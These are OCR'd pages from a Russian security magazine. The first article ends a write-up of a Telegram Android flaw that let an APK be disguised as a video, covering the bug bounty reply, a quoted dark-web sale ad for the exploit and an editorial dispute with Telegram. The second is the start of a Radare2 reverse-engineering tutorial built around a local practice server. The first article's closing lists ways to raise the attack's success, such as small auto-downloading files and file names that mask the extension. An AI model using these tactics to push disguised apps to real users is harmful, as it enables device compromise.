
Telegram Bug Bounty Program

Telegram welcomes developers and the security research community to audit its services, code and protocol seeking vulnerabilities or security-related issues.

Security researchers can submit any relevant issues they find at security@telegram.org. All reports submitted in accordance with the rules and scope outlined below which result in a change of code or configuration are eligible for bounties, ranging from **$100** to **$100,000** or more, depending on the severity of the issue.

Отличная новость! Мы на этом сможем еще и заработать пару десятков вечнозеленых, ведь эта проблема по масштабам вторая после недавней связанной с опечаткой в расширении файла. «Вдруг на какую нибудь подержанную видеокарту хватит, это ж можно будет с ИИ играться!» — подумал я ненароком.

С воодушевлением пишу письмо в Telegram, прилагаю черновик этой статьи и эксплоит, который мы сделали выше. Отправляю и жду... Через пару дней вижу, что поведение клиента изменили: теперь файл прилетает просто как APK без картинки. Еще через пару дней получаю ответ, он ниже на скрине.



Re: OneTapExploit on telegram android

Telegram Support
Сегодня, 16:29 • Входящие
Мне

Thanks for reaching out and sharing the article. The team implemented changes to the apps on the same day the initial report was received (July 9) and have applied server-side changes to prevent this with newly uploaded files.


All the best,
Telegram Support

Облом: представители Telegram ответили, что баг пофиксили еще до моего репорта и приняли какие-то меры на бэкенде. И всё. Никаких благодарностей и почетных грамот, не говоря уже про кружку сока. «Мы всё пофиксили еще 9 июля, будьте здоровы!» Ну только без пожелания здоровья.

Что ж, говорите что хотите, а я наблюдал баг после 9 июля. С другой стороны, авторство я присвоить себе действительно не могу, хоть видеокарта бы и не помешала. Так что остается только вспомнить анекдот про мужика, которому всё пофиг.

Думаю, заявления о том, что всё исправили в тот же день, делаются просто для поддержания репутации. Ну а проблема «кто то сдал баг раньше» бывает даже на проектах, в которых ты действительно нашел уязвимость сам, а тут я только заприметил ее в публичном блоге.

Как выяснилось позже, в продаже эксплоит появился месяцем раньше, 6 июня, на площадке с открытой регистрацией. Так что вряд ли и этот день можно считать днем открытия эксплоита, ведь кто то к этому времени не только сделал PoC, но и собрал продукт на продажу.



[redacted]
floppy-диск
Пользователь
Joined: Jan 8, 2024
Messages: 8
Reaction score: 5
Escrow deals: 1

Jun 6, 2024

Telegram exploit - Get Install, Telegram Apk Install Exploit, Demo Will be Provided

✓ .apk Paylod Hidden
✓ Direct Install
✓ Auto Download
✓ one Click Exploit
✓ support all telegram android version

От редакции: переписка с Telegram

В тех случаях, когда автор говорит одно, а представители компании — другое, дело редакции направить официальный запрос и привести доводы другой стороны. Нам повезло: представитель Telegram сам обратился к нам, отреагировав на недавнюю публикацию. О том же баге, что описан в этой статье, сообщила компания ESET, и новость об этом вышла на «Хакере» 23 июля.

Нам написал Реми Вон и представился сотрудником Telegram. Дальше перевод его писем и моего ответа с английского:

> *Хочу обратиться к вам по поводу вашей статьи, прошу включить в нее следующее заявление.*
>
> *Этот эксплоит не является уязвимостью в Telegram. Он требует, чтобы пользователь открыл видео, поменял настройки безопасности Android и вручную установил подозрительное «медиаприложение».*
>
> *Мы получили отчет об этом эксплоите 5 июля и сделали изменения на стороне сервера 9 июля, чтобы защитить пользователей всех версий Telegram.*

Чем я и воспользовался, чтобы задать вопрос про нестыковки по времени.

> *Не вижу никаких проблем с нашей новостью, поскольку эксплоиты одним кликом опасны и эффективны, а также задокументированы как T1658 по MITRE. Клиентское приложение Telegram проявляло неожиданное для пользователя поведение, что представляло угрозу. Допустимость такого поведения и называется уязвимостью. Это подтверждает отчет ESET, а также сам факт того, что ваши инженеры опознали и быстро устранили проблему.*
>
> *Более интересен другой вопрос: у нас есть свидетель того, что атака была по прежнему возможна и 11 июля, и позже — вплоть до 15 июля. Не могли бы вы помочь прояснить эту ситуацию?*

На что получил следующий ответ.

> *Это никогда не было уязвимостью типа one-click. Пользователь должен был предпринять несколько шагов, прежде чем стать жертвой атаки. Telegram, может быть, и скачивал файлы автоматически, но пользователям тем не менее нужно было разрешить установку APK-пакетов, открыть файл и подтвердить установку.*
>
> *Копии файла, отправленные до серверного апдейта 9 июля, продолжали отображаться как видео. Это было исправлено в появившемся вскоре апдейте приложения.*

Нам здесь остается только пожать плечами:

- Настойчивые заявления о том, что уязвимость пофиксили 9 июля, по прежнему звучат сомнительно. Автор статьи настаивает, что узнал об уязвимости 10 июля, и приводит скриншоты, где эксплуатация происходит 11 июля с совершенно новым файлом. Какой то серверный фикс, может быть, и имел место, но его эффективность под вопросом. В таком случае, рассуждая о копиях файла, господин Вон здесь выдает желаемое за действительное.
- Уязвимости часто подразумевают условия для эксплуатации и от этого не перестают быть уязвимостями. Да и разрешение на установку APK никакая не редкость. Так что, несмотря на протесты со стороны Telegram, это, на наш взгляд, вполне можно считать багом one-click.

— Андрей Письменный

ВЫВОДЫ

На мой взгляд, соблазн торговать такими багами в даркнете как раз таки должен пропадать благодаря программам багбаунти, а если они работают кое-как и с неохотой, то и сдавать баги будут так же. Пользуясь случаем, рекомендую использовать для безопасной переписки Jabber и Tox. Что до Telegram, то я рад, если получилось сделать и его (а следовательно, и мир) чуточку безопаснее.

Впрочем, сильно ли? Присланные APK после фикса больше нельзя маскировать под видео, но присылать по прежнему можно. При клике на них Android по прежнему будет предлагать установку (если она разрешена в настройках) или советовать включить возможность установки APK. Если сделать файл маленьким, то клиент еще и автоматически скачает его, что сократит лишний шаг атаки. Поиграв с именем файла, оттеняющим расширение, злоумышленник сможет еще больше повысить свои шанс на успех. Так что полностью хоронить этот вектор атаки пока что рановато.

SPD
RNG
DRG
CSE
SPD
350
0
10
20
30
40
50
2000
7000

RADARE2 С САМОГО НАЧАЛА

Учимся использовать опенсорсный фреймворк для анализа приложения в Linux

Если ты никогда не пользовался Radare2, то наверняка о нем слышал: это опенсорсный набор инструментов для исследования программ. В него входит мощный дизассемблер и отладчик, позволяющий погрузиться в систему глубже, чем стандартный GDB. В этой статье мы подробно поговорим о философии Radare2 и начнем работать с ним.

Юрий "yurembo" Язев
Программист, разработчик видеоигр, независимый исследователь
t2d-dev.ru

В статье «Отладка программ без исходников. Анализируем двоичные файлы в Linux штатными средствами» мы рассмотрели базовые средства дизассемблирования и отладки приложений в Unix-подобных операционных системах, настолько старых, что ими пользовались еще динозавры. С другой стороны, уже в XXI веке были созданы альтернативные инструменты, благодаря своему удобству и мощи завоевавшие любовь трудящихся на ниве информационной (без)опасности специалистов.

RADARE2

Как известно, Radare2 представляет собой глобально измененный форк первого Radare. В соответствии с законами мира Unix это набор узкоспециализированных утилит командной строки. Их можно применять как порознь, так и вместе: одна утилита использует результаты работы другой.

В набор входит более десятка утилит. Вот некоторые из них:

- **Radare2** — собственно главная тулза, она способна открывать большое количество разных источников ввода-вывода подобно обычным файлам: диски, сетевые соединения, драйверы, процессы под отладкой. Позволяет при помощи командной строки перемещаться по файлу и заниматься дизассемблированием, поиском, анализом, изменением и сравнением данных с возможностью визуализации. Любой процесс поддается скриптингу на многих языках, среди которых JavaScript, Ruby, Python и Lua.
- **Rax2** — анализатор выражений. Умеет делать базовые преобразования между разными форматами: строками, значениями с плавающей запятой, шестнадцатеричными числами и прочими. Также поддерживает изменение порядка следования байтов.
- **Rafind2** — позволяет воспользоваться библиотекой `r_search` для поиска строк или байтов по маске.
- **Rabin2** — показывает всю информацию о двоичном файле: сведения о секциях, заголовках, импортированных данных и прочее. Понимает много форматов исполняемых файлов: PE, ELF, Mach-O, Java и другие. С помощью плагинов этот список можно расширить, после чего Rabin2 будет отображать символы импорта и экспорта, библиотечные зависимости, строки, адреса точек входа и тип архитектуры.
- **Rarun2** — позволяет настроить среду для выполнения или отладки приложений. Позволяет менять настройки окружения, не затрагивая работу ОС. Особенно часто используется для переопределения потока вывода отлаживаемой с помощью Radare2 программы.
- **Rasm2** встроенный ассемблер/дизассемблер. Первоначально инструмент был разработан для внесения изменений в бинарные файлы. Его основная функция — получить байты, соответствующие заданному опкоду машинной инструкции. Rasm2 поддерживает плагины, что позволяет ему работать с файлами для разных архитектур.
- **Radiff2** — тулза для сравнения двоичных файлов, подобно тому, как это делает diff с текстовыми файлами. Radiff2 использует разные алгоритмы для поиска и сравнения содержимого файлов.
- **Ragg2** — компилирует программы, написанные на собственном языке высокого уровня, в крошечные бинарники для архитектур x86, x86-64 и ARM. Позволяет организовать базовый блок для создания перемещаемых фрагментов кода, которые будут использоваться для внедрения в целевые процессы при эксплуатации. Хотя по умолчанию Ragg2 компилирует свой собственный язык Ragg2, также можно скомпилировать код на языке C, используя шелл-коды GCC или Clang.
- **Rahash2** — с помощью большого числа алгоритмов подсчитывает контрольную сумму любых файлов, дисков или строк. Тулза также способна кодировать и декодировать данные, используя простые операции, такие как Base64, XOR и прочие.
- **Rodeco** написанный на Rust декомпилятор с ассемблера, получаемого от Rasm2, на псевдо-С. К сожалению, до сих пор нежизнеспособен: результаты его работы крайне скромные. Поэтому утилита не включена в стандартную поставку фреймворка.

Так как Radare2 — Unix-ориентированный фреймворк, все утилиты в базовом варианте исполняются в командной строке. Однако с Radare2 можно работать не только в консольной среде: к услугам хакера есть несколько графических оболочек, объединяющих все инструменты фреймворка в мощную интерактивную среду. Среди них особую популярность завоевали iaito и Cutter. Они очень похожи, поскольку второй форк первого.

Инструменты, входящие в Radare2, можно использовать в самых разных ОС и исследовать код для разных процессорных архитектур. Поддерживаются x86-64, ARM, MIPS, PowerPC, SPARC, Z80, MOS 6502 и байт-код разных виртуальных машин. Анализировать можно PE32, PE32+, ELF, ROM-файлы игровых приставок и многое другое.

Хотя сами утилиты Radare2 где только не работают, интерактивные среды поддерживаются лишь в основных десктопных ОС. Однако даже консольные утилиты Radare2 удобны в работе, если ты умеешь с ними обращаться. Также управлять Radare2 можно из веб-оболочки.

Изучив основные сведения, переходим к практике, а точнее — к установке.

УСТАНОВКА

В отличие от прошлой статьи, где я использовал Ubuntu, организовывать эксперименты сегодня я буду в Debian Linux.

Перед установкой Radare2 в Debian мне потребовалось установить `gnu make`, по умолчанию его в дистрибутиве не было. Лучше сразу установить `build-essential`:

```
sudo apt-get install build-essential
```


Хотя многие дистрибутивы Linux содержат готовые к инсталляции пакеты Radare2, версия из менеджера пакетов может быть не самой новой, поэтому можешь скачать последнюю версию с GitHub (заметим, что и обновлять в таком случае дальше придется вручную):

```
git clone https://github.com/radareorg/radare2.git
```

Запустим установку:

```
cd radare2
sudo sys/install.sh
```

Внутри подкаталога **`binr`** находятся подпапки со всеми перечисленными выше утилитами.



```
yurembo@debian-pc:~/radare2/binr$ ls -l
итого 80
drwxr-xr-x 2 yurembo yurembo 4096 апр 11 04:31 blob
-rw-r--r-- 1 yurembo yurembo 2596 апр 11 04:31 Makefile
-rw-r--r-- 1 yurembo yurembo  509 апр 11 04:31 meson.build
drwxr-xr-x 2 yurembo yurembo 4096 апр 11 04:31 preload
drwxr-xr-x 2 yurembo yurembo 4096 апр 11 04:59 r2agent
drwxr-xr-x 2 yurembo yurembo 4096 апр 11 04:31 r2bb
drwxr-xr-x 2 yurembo yurembo 4096 апр 11 04:59 r2pm
drwxr-xr-x 2 yurembo yurembo 4096 апр 11 04:59 r2r
drwxr-xr-x 2 yurembo yurembo 4096 апр 11 04:59 rabin2
drwxr-xr-x 2 yurembo yurembo 4096 апр 11 04:59 radare2
drwxr-xr-x 2 yurembo yurembo 4096 апр 11 04:59 radiff2
drwxr-xr-x 2 yurembo yurembo 4096 апр 11 04:59 rafind2
drwxr-xr-x 2 yurembo yurembo 4096 апр 11 04:59 ragg2
drwxr-xr-x 2 yurembo yurembo 4096 апр 11 04:59 rahash2
drwxr-xr-x 2 yurembo yurembo 4096 апр 11 04:59 rarun2
drwxr-xr-x 2 yurembo yurembo 4096 апр 11 04:59 rasign2
drwxr-xr-x 2 yurembo yurembo 4096 апр 11 04:59 rasm2
drwxr-xr-x 2 yurembo yurembo 4096 апр 11 04:59 ravc2
drwxr-xr-x 2 yurembo yurembo 4096 апр 11 04:59 rax2
-rw-r--r-- 1 yurembo yurembo 3385 апр 11 04:31 rules.mk
yurembo@debian-pc:~/radare2/binr$
```

Содержимое подкаталога binr

Заодно установим vim, если его нет в системе:

```
sudo apt install vim
```

Хотя, если предпочитаешь nano или другой редактор, ты волен ставить, что тебе больше нравится.

ОБЪЕКТ АНАЛИЗА

Итак, представим, что наш Linux находится в далекой-предалекой галактике и нам, героям, нужно взломать сервак злодея-работорговца Джаббы Хатта. Программа на этом сервере написана на С, потому что Джабба предпочитает олдскул.

Я предлагаю тебе скачать исходный код и, не изучая его, чтобы не подглядывать в разгадку, сразу скомпилировать. Первым делом клонируй репозиторий с моего GitHub. Далее компилируй сервер для 64-битной платформы, так как этот вариант для нас явно интереснее.

Находясь в каталоге с исходником нашего сервера, выполним компиляцию и сборку:

```
gcc server.c -o server64.elf
```

На выходе получаем исполняемый ELF-файл, над которым мы будем работать на протяжении статьи.

ЗАПУСК

Мы не знаем, что делает утянутый у Джаббы исполняемый файл, поэтому вначале просто запустим его и посмотрим. Неизвестные файлы лучше всего выполнять в изолированной среде, ведь в реальной жизни что только не приходится отлаживать. Поэтому я работаю в виртуальной машине, которая не содержит никаких ценных данных, что рекомендую и тебе.

Итак, из каталога HackThisServer запустим наш сервер:


```
./server64.elf
```

Ничего видимого не происходит: вероятно, программа ждет обращения.

В качестве клиента для подключения к запущенному серверу воспользуемся утилитой netcat, задав в параметрах адрес целевой машины и номер порта. В другом окне терминала введи (номер порта мы узнаем чуть позже, пока прими данный по умолчанию):

```
nc localhost 14884
```

В результате нас встретит экран авторизации.



```
yurembo@debian-pc:~/HackThisServer$ nc localhost 14884
                           Welcome to Jabba's Plumbing Services
Username:
```

Система канализации Джаббы

Попробуем ввести **`xakep`**. Сервер ответит: «These are not the droids you are looking for!» При этом сеанс netcat будет завершен.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

RADARE2 С САМОГО НАЧАЛА

УЧИМСЯ ИСПОЛЬЗОВАТЬ ОПЕНСОРСНЫЙ ФРЕЙМВОРК ДЛЯ АНАЛИЗА ПРИЛОЖЕНИЯ В LINUX

ИССЛЕДОВАНИЕ: СТАТИЧЕСКИЙ АНАЛИЗ

Использование Radare2 из командной строки похоже на работу с отладчиком GDB. Чтобы лучше усвоить команды R2, предлагаю первое время использовать именно консольный вариант, не прибегая к помощи визуальных оболочек. Давай посмотрим, как из командной строки проводить статическое исследование и динамический анализ бинарника.

Этап первый — подготовительный
Оставаясь в каталоге с ELF файлом, натравим на него дизассемблер:

```
r2 server64.elf
```

